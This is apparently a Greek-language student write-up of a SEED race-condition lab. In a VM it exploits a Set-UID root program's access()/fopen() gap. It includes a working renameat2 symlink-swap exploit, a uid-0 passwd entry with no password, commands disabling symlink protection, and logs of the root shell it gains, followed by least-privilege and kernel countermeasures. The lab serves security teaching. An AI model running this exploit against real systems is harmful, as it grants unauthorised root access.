Race Condition Vulnerability Lab

1. Απενεργοποιούμε την προστασία symlink του Ubuntu:

```
[04/25/26]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

2. Δημιουργούμε το αρχείο vulp.c και μετά αλλάζουμε τα δικαιώματα:

```
[04/25/26]seed@VM:~$ cd race_cond
[04/25/26]seed@VM:~/race_cond$ gcc vulp.c -o vulp
[04/25/26]seed@VM:~/race_cond$ sudo chown root vulp
[04/25/26]seed@VM:~/race_cond$ sudo chmod 4755 vulp
```


Επιβεβαιώνουμε ότι έγινε σωστά:

```
[04/25/26]seed@VM:~/race_cond$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Apr 25 11:55 vulp
```

Task 1 – Choosing Our Target

1. Προσθέτουμε ως root την εγγραφή στο /etc/passwd:

```
[04/25/26]seed@VM:~$ sudo nano /etc/passwd
```



2. Δοκιμάζουμε να κάνουμε login (όταν ζητήσει password πατάμε απλά enter):

```
[04/25/26]seed@VM:~$ su test
Password:
```

Επιβεβαιώνουμε ότι έχουμε root δικαιώματα:

```
root@VM:/home/seed# whoami
root
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
```

Πριν προχωρήσουμε διαγράφουμε την εγγραφή:

```
root@VM:/home/seed# exit
exit
[04/25/26]seed@VM:~$ sudo nano /etc/passwd
```

Το πρόγραμμα vulp.c είναι Set-UID root, δηλαδή εκτελείται με effective δικαιώματα root, παρόλο που το ξεκινά ένας απλός χρήστης. Το πρόγραμμα ελέγχει με access() αν ο πραγματικός χρήστης έχει δικαίωμα εγγραφής στο /tmp/XYZ. Αν ο έλεγχος περάσει, ανοίγει το αρχείο με fopen() και γράφει σε αυτό. Το πρόβλημα είναι ότι ο έλεγχος (access()) και η χρήση (fopen()) δεν γίνονται ατομικά, υπάρχει ένα μικρό χρονικό παράθυρο ανάμεσά τους, στο οποίο ο επιτιθέμενος μπορεί να αλλάξει το /tmp/XYZ, ώστε να δείχνει μέσω symbolic link στο /etc/passwd. Έτσι, ενώ ο έλεγχος έγινε σε ένα αρχείο που ο απλός χρήστης μπορούσε να γράψει, η τελική εγγραφή μπορεί να γίνει στο /etc/passwd με root δικαιώματα.

Task 2.A: Launching the Race Condition Attack

1. Δημιουργούμε την εγγραφή:

```
[04/25/26]seed@VM:~$ echo "test:U6aMy0wojraho:0:0:test:/root:/bin/
bash" > passwd_input
```

2. Κάνουμε compile το πρόγραμμα:

```
[04/25/26]seed@VM:~/race_cond$ gcc attack_process.c -o attack_proc
ess
```

3. Κάνουμε το shell script εκτελέσιμο:

```
[04/25/26]seed@VM:~/race_cond$ chmod +x script.sh
```

4. Εκτελούμε την επίθεση:


Τρέχουμε το attack στο background:

```
[04/25/26]seed@VM:~/race_cond$ ./attack_process &
[1] 2606
```

Τρέχουμε το script:

```
[04/25/26]seed@VM:~/race_cond$ bash script.sh
No permission
script.sh: line 9:  2623 Segmentation fault      ./vulp < passwd_i
nput
No permission
No permission
No permission
No permission
No permission
script.sh: line 9:  2635 Segmentation fault      ./vulp < passwd_i
nput
No permission
No permission
script.sh: line 9:  2641 Segmentation fault      ./vulp < passwd_i
nput
script.sh: line 9:  2643 Segmentation fault      ./vulp < passwd_i
nput
script.sh: line 9:  2645 Segmentation fault      ./vulp < passwd_i
nput
script.sh: line 9:  2647 Segmentation fault      ./vulp < passwd_i
nput
```

Και παρατηρούμε πως το attack δεν πέτυχε:



Στο Task 2.A η επίθεση δεν είναι εγγυημένη, αλλά πιθανοκρατική. Αυτό συμβαίνει επειδή ο επιτιθέμενος πρέπει να πετύχει το σωστό timing ανάμεσα στο access() και στο fopen(). Αν η αλλαγή του symbolic link γίνει πολύ νωρίς ή πολύ αργά, η επίθεση αποτυγχάνει. Επιπλέον, μπορεί το /tmp/XYZ να δημιουργηθεί ως κανονικό αρχείο με owner τον root, οπότε ο απλός χρήστης seed δεν μπορεί πλέον να το διαγράψει ή να το αλλάξει.

Κατά τη διάρκεια της επίθεσης δεν παρατηρήθηκε το φαινόμενο αλλαγής owner του /tmp/XYZ σε root. Ωστόσο, θεωρητικά μπορεί να συμβεί λόγω του race condition που υπάρχει στο ίδιο το attack program: αν το vulp προλάβει να εκτελέσει το fopen() ανάμεσα στο unlink() και το symlink() του attack program, τότε δημιουργεί νέο αρχείο /tmp/XYZ με owner τον root. Από εκεί και μετά, ο χρήστης seed δεν μπορεί να το τροποποιήσει ή να το διαγράψει λόγω του sticky bit του /tmp.

Task 2.B: An Improved Attack Method

1. Δημιουργούμε το attack_process2.c:

```c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main ()
{
unsigned int flags = RENAME_EXCHANGE;
while(1)
{
unlink("/tmp/XYZ");
symlink("/dev/null", "/tmp/XYZ");
unlink ("/tmp/ABC");
symlink ("/etc/passwd", "/tmp/ABC");
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
}
return 0;
}
```

2. Το κάνουμε compile και το τρέχουμε:

```
[04/26/26]seed@VM:~/race_cond$ gcc attack_process2.c -o attack_pro
cess2
[04/26/26]seed@VM:~/race_cond$ ./attack_process2 & bash script.sh
[1] 1801
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

3. Επιβεβαιώνουμε ότι πέτυχε η επίθεση:

```
[04/26/26]seed@VM:~/race_cond$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
[04/26/26]seed@VM:~/race_cond$ su test
Password:
root@VM:/home/seed/race_cond# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/race_cond#
```

Στο Task 2.B χρησιμοποιήθηκε βελτιωμένη τεχνική με renameat2 και RENAME_EXCHANGE. Η βασική ιδέα είναι ότι αντί να γίνεται πρώτα unlink() και μετά symlink(), γίνεται ατομική ανταλλαγή δύο symbolic links, έτσι αποφεύγεται το race condition μέσα στο ίδιο το attack program και αυξάνεται σημαντικά η πιθανότητα επιτυχίας της επίθεσης. Με αυτόν τον τρόπο το /tmp/XYZ μπορεί να δείξει στο /etc/passwd τη σωστή χρονική στιγμή και να προστεθεί η κακόβουλη εγγραφή.

Task 3: Countermeasure: Applying the Principle of Least Privilege

1. Ανοίγουμε το vulp.c και προσθέτουμε την παρακάτω γραμμή:

```c
/* vulp.c */
#include <stdio.h>
#include <unistd.h>

int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer);
seteuid(getuid());
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
```

2. Το κάνουμε compile και αλλάζουμε τα δικαιώματα:

```
[04/26/26]seed@VM:~$ cd race_cond
[04/26/26]seed@VM:~/race_cond$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:16:30: warning: implicit declaration of function ‘strlen’ [
-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:16:30: warning: incompatible implicit declaration of built-
in function ‘strlen’
vulp.c:16:30: note: include ‘<string.h>’ or provide a declaration
of ‘strlen’
[04/26/26]seed@VM:~/race_cond$ sudo chown root vulp
[04/26/26]seed@VM:~/race_cond$ sudo chmod 4755 vulp
```

3. Δοκιμάζουμε την επίθεση:

```
[04/26/26]seed@VM:~/race_cond$ ./attack_process2 & bash script.sh
[2] 3616
No permission
No permission
```

4. Επιβεβαιώνουμε ότι δεν άλλαξε το timestamp του passwd και συνεπώς η επίθεση δεν πέτυχε:

```
[04/26/26]seed@VM:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2610 Apr 26 14:30 /etc/passwd
```

Στο Task 3 εφαρμόστηκε το Principle of Least Privilege με χρήση της seteuid(). Η ιδέα είναι ότι το πρόγραμμα δεν πρέπει να κρατάει δικαιώματα root όταν δεν τα χρειάζεται, μετά την

προσθήκη της seteuid(), το κρίσιμο άνοιγμα του αρχείου δεν γίνεται πλέον με effective user ID root. Άρα ακόμα και αν ο επιτιθέμενος καταφέρει να κάνει το /tmp/XYZ symbolic link προς το /etc/passwd, το πρόγραμμα δεν έχει πλέον δικαίωμα να γράψει στο /etc/passwd, για αυτόν τον λόγο η επίθεση αποτυγχάνει και το timestamp του /etc/passwd δεν αλλάζει.

Task 4 – Ubuntu Built-in Protection

1. Επαναφέρουμε στο αρχικό vulp.c (χωρίς seteuid) και ενεργοποιούμε την προστασία:

```
[04/26/26]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
```

2. Τρέχουμε την επίθεση:

```
[04/26/26]seed@VM:~/race_cond$ ./attack_process2 & bash script.sh
[2] 5807
script.sh: line 9:  5811 Segmentation fault      ./vulp < passwd_i
nput
script.sh: line 9:  5813 Segmentation fault      ./vulp < passwd_i
nput
No permission
script.sh: line 9:  5817 Segmentation fault      ./vulp < passwd_i
nput
No permission
```

3. Παρατηρούμε ότι η επιθεση δεν πέτυχε:

```
[04/26/26]seed@VM:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2610 Apr 26 14:30 /etc/passwd
```

Στο Task 4 ενεργοποιήθηκε ξανά η προστασία του Ubuntu για symbolic links. Η προστασία αυτή εμποδίζει την ακολούθηση symbolic links σε world-writable sticky directories, όπως το /tmp, όταν ο ιδιοκτήτης του symbolic link και ο χρήστης που το ακολουθεί δεν ταιριάζουν. Έτσι, ακόμα και αν το /tmp/XYZ δείχνει στο /etc/passwd, το σύστημα δεν επιτρέπει στο privileged πρόγραμμα να ακολουθήσει το symlink με τρόπο που θα οδηγούσε σε τροποποίηση του /etc/passwd. Επομένως, η επίθεση δεν πετυχαίνει.

Ωστόσο, η προστασία αυτή έχει περιορισμούς:

- Ισχύει κυρίως για symbolic links μέσα σε world-writable sticky directories, όπως το /tmp, σε άλλα directories χωρίς sticky bit δεν εφαρμόζεται με τον ίδιο τρόπο.
- Προστατεύει από επιθέσεις που βασίζονται στην ακολούθηση symbolic links, αλλά δεν διορθώνει γενικά όλα τα race condition vulnerabilities.
- Δεν διορθώνει τον ευάλωτο κώδικα ούτε αντιμετωπίζει race conditions που δεν βασίζονται σε symbolic links. Η πιο σωστή λύση παραμένει η εφαρμογή του Principle of Least Privilege απευθείας στο πρόγραμμα.

Το lab δείχνει ότι τα race condition vulnerabilities μπορούν να οδηγήσουν σε σοβαρή κλιμάκωση δικαιωμάτων, ειδικά όταν εμφανίζονται σε Set-UID προγράμματα. Η ευπάθεια στο vulp.c προκύπτει από το χρονικό κενό ανάμεσα στο access() και στο fopen(). Η βελτιωμένη επίθεση με atomic symbolic link exchange μπορεί να αυξήσει την πιθανότητα επιτυχίας, όμως τα countermeasures του Task 3 και Task 4 αποτρέπουν την εκμετάλλευση. Συγκεκριμένα, η χρήση του Principle of Least Privilege με seteuid() μειώνει τα δικαιώματα του προγράμματος, ενώ η built-in προστασία του Ubuntu περιορίζει την εκμετάλλευση symbolic links στο /tmp.